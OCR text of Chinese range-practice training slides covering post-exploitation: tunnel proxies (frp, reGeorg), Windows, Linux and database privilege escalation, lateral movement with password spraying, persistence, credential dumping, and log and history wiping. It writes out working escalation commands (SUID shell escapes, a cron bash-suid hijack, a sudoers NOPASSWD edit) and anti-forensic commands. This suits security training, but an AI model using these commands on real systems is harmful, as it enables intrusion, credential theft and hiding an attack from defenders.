中国中车 CRRC

传承高铁

靶场练习

河北中车数智科技有限公司

2024年10月

守护天机

隧道代理

01

隧道代理

拿到某个网络主机的权限，无法将流量或权限发送出来

代理

- 网络之间的通讯，如两个不同的内网，内网和外网和之间
- 访问一些平时不能访问的站点以及某个单位或团体内部资源
- 隐藏真实IP

正向代理

客户端的请求都经由代理端转发至服务端

反向代理

客户端的请求会直接发给代理服务器，代理服务器会转发至服务端并将服务端响应返回值客户端


隧道

解决流量不出网，利用可出网的协议封装，实现穿越防火墙，常用的如DNS、socks、HTTP、ICMP等


隧道代理·proxifier

proxifier 代理客户端软件

添加代理服务器



设置代理IP和端口以及协议



隧道代理·proxifier


代理规则


代理规则


发送

接收

新增规则







选择使用的接口


调优先级

隧道代理·reGeorg

reGeorg

HTTP协议建立通信隧道，通过上传该工具创建socket监听一个端口用于正向代理

根据使用的类型上传，直接上传相应文件，返回图示信息说明脚本可正常运行



隧道代理·reGeorg

运行 python reGeorgSocksProxy.py -u (上传reGeorg脚本的地址) -p (转发端口) -l(本地地址)

隧道代理·frp

frp

- frp有一个客户端和一个服务器端
- frpc是客户端，frps是服务端；frpc.ini和frps.ini分别对应客户端和服务器端的配置文件
- 客户端配置端口后上传到目标服务器
- 服务端更改配置文件中的server_addr为自己的公网服务器地址后上传到自己的公网服务器上
- 将公网服务器上的两个端口开放
- 然后在两台机器上在执行以下命令即可
- frps -c ./frps.ini
- frpc -c ./frpc.ini

```
serverPort = 7000

[[proxies]]
name = "test-tcp"
type = "tcp"
localIP = "127.0.0.1"
localPort = 22
remotePort = 6000
```

隧道代理·其他工具

SeaMoon

一个基于 Serverless 的网络工具集，包括代理、转发、隧道等等常见网络功能

Stowaway

多级代理工具，用户可使用此程序将外部流量通过多个节点代理至内网，构造树状节点网络，并轻松实现管理功能

pingtunnel

ICMP隧道代理工具

EarthWorm

开启 SOCKS v5 代理服务的工具

后渗透

02

后渗透·权限提升

中国中车 CRRC

- 利用系统的漏洞：通过获取到的系统使用的软件版本和补丁信息，查找或利用已知和未知的漏洞
- 利用错误配置漏洞
- 利用第三方软件漏洞，如MySQL
- 密码破解：通过获取到的其他用户凭据，如用户名和密码，获得更高的权限

后渗透·权限提升

Windows提权


Windows的权限可分为四种

User	普通用户权限
Administrator	管理员权限
System	系统权限
TrustedInstallerTrus	Windows中的最高权限，默认情况下不开启 课对防火墙修改 文件位置 C:\Windows\servicing

后渗透·权限提升

Windows提权

上传webshell后可以执行下面命令，查看系统安装的补丁




```
systeminfo
wmic qfe get caption,description,hotfixid,installedon
wmic qfe get Description,HotFixID,InstalledOn | findstr /C:"KB4346084" /C:"KB4509094"
wmic product get name,version
```

根据未列出的补丁号找相应的EXP进行提权

windows-kernel-exploits 是Windows平台提权漏洞集合，包括相应的补丁号

- 下载后首先更新漏洞信息，会生成一个xls文件：python2 windows-exploit-suggester.py --update
- 保存目标系统的补丁信息：systeminfo>sysinfo.txt
- 查询是否存在可利用漏洞：python2 windows-exploit-suggester.py -d xxx.xls -i sysinfo.txt

Sherlock 可以快速的查找出可能用于本地权限提升的漏洞
wesng 扫描Windows漏洞

后渗透·权限提升

Windows提权

Metasploit

local_exploit_suggester 模块：快速识别系统中可被利用的漏洞

enum_patches 模块

service_premiossions 模块：利用系统服务权限配置错误

always_install_elevated 模块：利用注册表键

trusted_service_path模块：可信任路径漏洞

计划任务

```
Get-ScheduledTask | Select * | ? {($_.TaskPath -notlike "\Microsoft\Windows\*") -And ($_.Principal.UserId -notlike "*$env:UserName*")} | Format-Table -Property State, Actions, Date, TaskPath, TaskName, @{Name="User";Expression={$_.Principal.userID}}
```

查看目录的权限配置情况

```
accesschk64.exe -dqv "/path/to/dir"
```

后渗透·权限提升

中国中车 CRRC

Windows提权

土豆

- Rotten Potato：通过DCOM call来使服务向攻击者监听的端口发起连接并进行NTLM认证，需要SeImpersonatePrivilege权限
- PrintSpoofer：利用spoolsv.exe进程的RPC服务器强制Windows主机向其他计算机进行身份验证，需要SeImpersonatePrivilege、SeAssignPrimaryToken权限
- GodPotato：在Windows Server 2012 - Windows Server 2022，Windows8 - Windows 11中实现提权，WEB服务和数据库服务需要“ImpersonatePrivilege”权限
- juicy-potato：RottenPotatoNG的增强版，需要支持SeImpersonate或者SeAssignPrimaryToken权限

查看是否有相应权限

- msf 获得session后可执行 getprivs
- 在目标服务器执行以下命令

  whoami /all

  whoami /priv

```
C:\Users\admin>whoami /priv

特权信息
----------------------

特权名                          描述                    状态
=============================== ======================= ======
SeAssignPrimaryTokenPrivilege   替换一个进程级令牌      已禁用
SeShutdownPrivilege             关闭系统                已禁用
SeChangeNotifyPrivilege         绕过遍历检查            已启用
SeUndockPrivilege               从扩展坞上取下计算机    已禁用
SeIncreaseWorkingSetPrivilege   增加进程工作集          已禁用
SeTimeZonePrivilege             更改时区                已禁用
```

后渗透·权限提升

数据库提权

利用数据库函数或执行SQL语句提升服务器用户权限

- 若有数据库的账号和密码可以直接使用 MDUT 连接进行提权测试
- Databasetools Go语言编写的数据库自动化提权工具，支持Mysql、MSSQL、Postgresql、Oracle、Redis数据库提权、命令执行、爆破以及ssh连接

```
C:\Users\admin\Desktop\tools\提权>DatabaseTools_windows_amd64.exe -h
Usage of DatabaseTools_windows_amd64.exe:
  -CVE20199193
        CVE-2019-9193提权
  -cli
        连接数据库shell
  -cmd string
        执行单条命令
  -console
        使用交互式 shell
  -console2
        sp_oacreate使用exec直接回显
  -crack
        爆破参数
  -crontab
        Linux 定时任务反弹 Shell (适用于centos，ubuntu可能不行)
  -dee
        使用dbms_export_extension注入漏洞执行命令
  -del
        卸载命令执行函数
  -difshell
        通过差异备份getshell
  -docmd
        出现该参数表示要执行单条命令
  -dump
        导出 Redis 数据
  -dx
        使用dbms_xmlquery.newcontext执行命令(dbms_export_extension存在漏洞前提下)
```

后渗透·权限提升

数据库提权

MDUT 连接进行提权测试

后渗透·权限提升

Linux提权

Linux的文件和目录有三组权限：所有者、组、其他用户，所有文件和目录都有一个所有者和一个组

文件和目录的权限：读 r 4，写 w 2，执行 x 1

特殊权限：SUID是文件使用文件所有者的权限执行；SGID若设置在文件上时，文件将使用文件组的权限执行，设置在目录上时，该目录内创建的文件将继承目录本身的组

工具

traitor 利用本地错误配置和漏洞提升权限

linux-exploit-suggester-2 和 Linux_Exploit_Suggester 查找内核漏洞

LinEnum 使用脚本检查Linux文件，如操作系统相关信息、用户和组、权限认证、文件及服务配置等信息

linuxprivchecker 枚举系统信息并搜索常见的可以进行权限提升的漏洞利用，如明文密码，错误配置

Linux提权

- 内核漏洞
  - 脏牛提权
  - 发行版本
    - /etc/issue
    - /etc/*-release
  - 内核版本
    - uname -a

- 计划任务
  - crontab
  - 查看计划任务
    - ls -l /etc/cron*
      cat /etc/crontab
  - 权限配置不当
    - 查看计划任务 cat /etc/crontab
    - 若发现一个以root用户运行的a.sh，可到相应目录下查看该计划任务 cd /sbin;ls -l a.sh
    - 若权限配置为 777，说明普通用户也可修改 a.sh 文件；此时可修改文件内容 cp /bin/bash /tmp/bash; chmod u+s /tmp/bash;
    - 当下次该计划任务执行时，就对bash文件进行了一个提权

- sudo
  - sudoer文件配置不当，从而导致权限提升的问题产生
  - 将 /etc/sudoers 编辑成 sudo 免密码
  - 编辑文件：vim /etc/sudoers
    添加用户test：test ALL=(ALL:ALL) NOPASSWD:ALL

- SUID配置错误
  - SUID可以让程序调用者以文件拥有者的身份运行该文件
    当以一个普通用户运行一个root权限的SUID文件，那么运行该文件普通用户就可以获取到root权限
  - 查找具有 root 权限的SUID文件
    - find / -perm -u=s -type f 2>/dev/null
      find / -user root -perm -4000-print2>/dev/null
      find / -user root -perm -4000-exec ls -ldb {} \;
  - 常见root权限文件列表
    - nmap
      vim
      find
      bash
      more
      less
      nano
      cp
  - 命令提权
    - 命令以SUID权限运行，普通用户执行这些命令时具有root权限
    - namp
      - 旧版本的 Nmap（2.02 到 5.21）具有交互模式，允许用户执行 shell 命令
      - nmap --interactive #启动交互模式
      - nmap> !sh
        sh-3.2# whoami
        root
      - 使用msf的模块exploit/unix/local/setuid_nmap
    - find
      - 被配置为使用 SUID 权限运行
      - find abc -exec whoami \;
    - vim
      - vim作为SUID运行
      - vim.tiny /etc/shadow
    - Bash
      - bash -p
        bash-3.2# id
        uid=1002(service) gid=1002(service) euid=0(root) groups=1002(service)
    - less和more
      - less /etc/passwd
        !/bin/sh

后渗透·权限提升

Linux提权

后渗透·权限提升

其他提权工具

Kernelhub：利用系统内核漏洞进行提权

PEASS-ng：适用于 Windows 和 Linux/Unix 和 MacOS 的权限提升工具，对系统信息、用户信息、进程信息、服务信息、网络信息、Windows凭据浏览器信息等

添加注册表信息，输出内容可以高亮显示

REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1

上传到目标机器后执行 winPEASx64.exe 即可

后渗透·横向移动


中国中车 CRRC


横向移动

扩大渗透范围

impacket 处理多种网络协议的python类

impacket-examples-windows impacket示例中编译的工具集





后渗透·横向移动

NetExec 自动化网络安全评估与漏洞测试工具，支持多种协议

1、SMB协议
2、LDAP协议
3、WinRM协议
4、MSSQL协议
5、SSH协议
6、FTP协议
7、RDP协议

密码爆破喷洒

- netexec <protocol> <target(s)> -u username1 -p password1 password2
- netexec <protocol> <target(s)> -u username1 username2 -p password1
- netexec <protocol> <target(s)> -u ~/file_containing_usernames -p ~/file_containing_passwords
- netexec <protocol> <target(s)> -u ~/file_containing_usernames -H ~/file_containing_ntlm_hashes
- netexec <protocol> <target(s)> -u ~/file_containing_usernames -H ~/file_containing_ntlm_hashes --no-bruteforce
- netexec <protocol> <target(s)> -u ~/file_containing_usernames -p ~/file_containing_passwords --no-bruteforce

linWinPwn 自动执行许多 Active Directory 枚举和漏洞检查，基于impacket、bloodhound、netexec、等工具

pstools

后渗透·权限维持

Windows

ShadowUser 创建克隆影子账户

SchTask_0x727 创建隐藏计划任务，权限维持，Bypass AV

Linux

HackerPermKeeper

后渗透·凭据获取

凭据信息

凭据信息通常是指用于身份验证和授权的各种信息，包括用户名、密码、令牌等

利用获取的凭据信息进一步获取密码

凭据信息内容

- Windows系统密码
- NTLM Hash
- 浏览器保存的密码，cookie
- 远程桌面连接
- $IPC共享连接密码
- WiFi密码
- 内部账号，如VPN
- 网站源码、数据库文件
- 工具的密码信息，如VNC、xshell、navicat
- ...

后渗透·凭据获取

Windows凭据信息

凭据信息通常是指用于身份验证和授权的各种信息，包括用户名、密码、令牌等

利用获取的凭据信息进一步获取密码

后渗透·凭据获取

凭据信息

mimikatz
DumpHash
SharpDecryptPwd
LaZagne
searchall
HackBrowserData

后渗透·痕迹清理

- 避免对目标系统造成不必要的干扰或风险
- 减少被发现的风险和溯源
- 隐藏攻击手段

是否需要清理 → 梳理清理内容 → 清理痕迹

后渗透·痕迹清理

中国中车 CRRC

Windows 日志信息

系统日志	记录操作系统产生的事件，如系统进程崩溃信息等
	%SystemRoot%\System32\Winevt\Logs\System.evtx
程序日志	应用程序软件的相关事件，如错误、警告等信息
	%SystemRoot%\System32\Winevt\Logs\Application.evtx
安全日志	安全相关事件，如用户权限变更、登陆、注销等
	%SystemRoot%\System32\Winevt\Logs\Security.evtx
日志所在注册表	HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Eventlog


Wevtutil 工具

进入meterpreter后直接执行clearev

后渗透·痕迹清理

Windows 日志信息

事件查看器	删除事件查看器的日志，但是这个也是系统事件，所以会被记录 打开事件查看器：WIN+R，输入eventvwr



后渗透·痕迹清理

中国中车 CRRC

Windows 日志信息

清除事件日志	PowerShell -Command "& {Clear-Eventlog -Log **Application,System,Security**}"
	Get-WinEvent -ListLog **Application,Setup,Security** -Force | % {Wevtutil.exe cl $_.Logname}
停止事件日志服务进程	Phant0m，如EventLog 服务、日志相关的svchost.exe进程
删除日志目录下的相应文件	日志目录 %SystemRoot%\System32\Winevt\Logs\
删除日志相关注册表	reg query "HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Eventlog\" reg delete "HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Eventlog\System" /f

后渗透·痕迹清理

Windows 远程桌面记录

Default.rdp 文件	Default.rdp所在路径：cd %userprofile%\documents\ 更改文件属性（系统文件属性S，隐藏文件属性H）：attrib Default.rdp -s -h 删除文件：del Default.rdp
注册表	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /f /v MRU0
跳板机的清理	reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\192.168.1.15" /f

```
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
    MRU0    REG_SZ    192.168.1.15
```

```
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\192.168.1.15
```

后渗透·痕迹清理

Windows 近期使用记录

网页记录	C:\Users**Administrator**\AppData\Local\Microsoft\Windows\History
文件记录	C:\Users**Administrator**\Recent

后渗透·痕迹清理

Linux SSH登陆记录

w、who、last等无法检测	ssh -T user@@127.0.0.1 /bin/bash -i
不记录ssh公钥在本地.ssh目录中	ssh -o UserKnownHostsFile=/dev/null -T user@host /bin/bash –i

Linux history历史记录

history -c	删除内存中的所有命令历史
history -r	删除当前会话历史记录
set +o history	当前shell内的命令不再进入日志中
set -o history	命令不会被记录到历史中
unset HISTORY HISTFILE HISTSAVE HISTZONE HISTLOG	不留下 .bash_history
export HISTFILE=/dev/null;export HISTSIZE=0;export HISTFILESIZE=0	

后渗透·痕迹清理

中国中车 CRRC

Linux 日志文件

/var/run/utmp	记录现在登入的用户
/var/log/wtmp	记录用户所有的登入和登出
/var/log/lastlog	记录每一个用户最后登入时间
/var/log/btmp	记录错误的登入尝试
/var/log/auth.log	需要身份确认的操作
/var/log/secure	记录安全相关的日志信息
/var/log/maillog	记录邮件相关的日志信息
/var/log/message	记录系统启动后的信息和错误日志
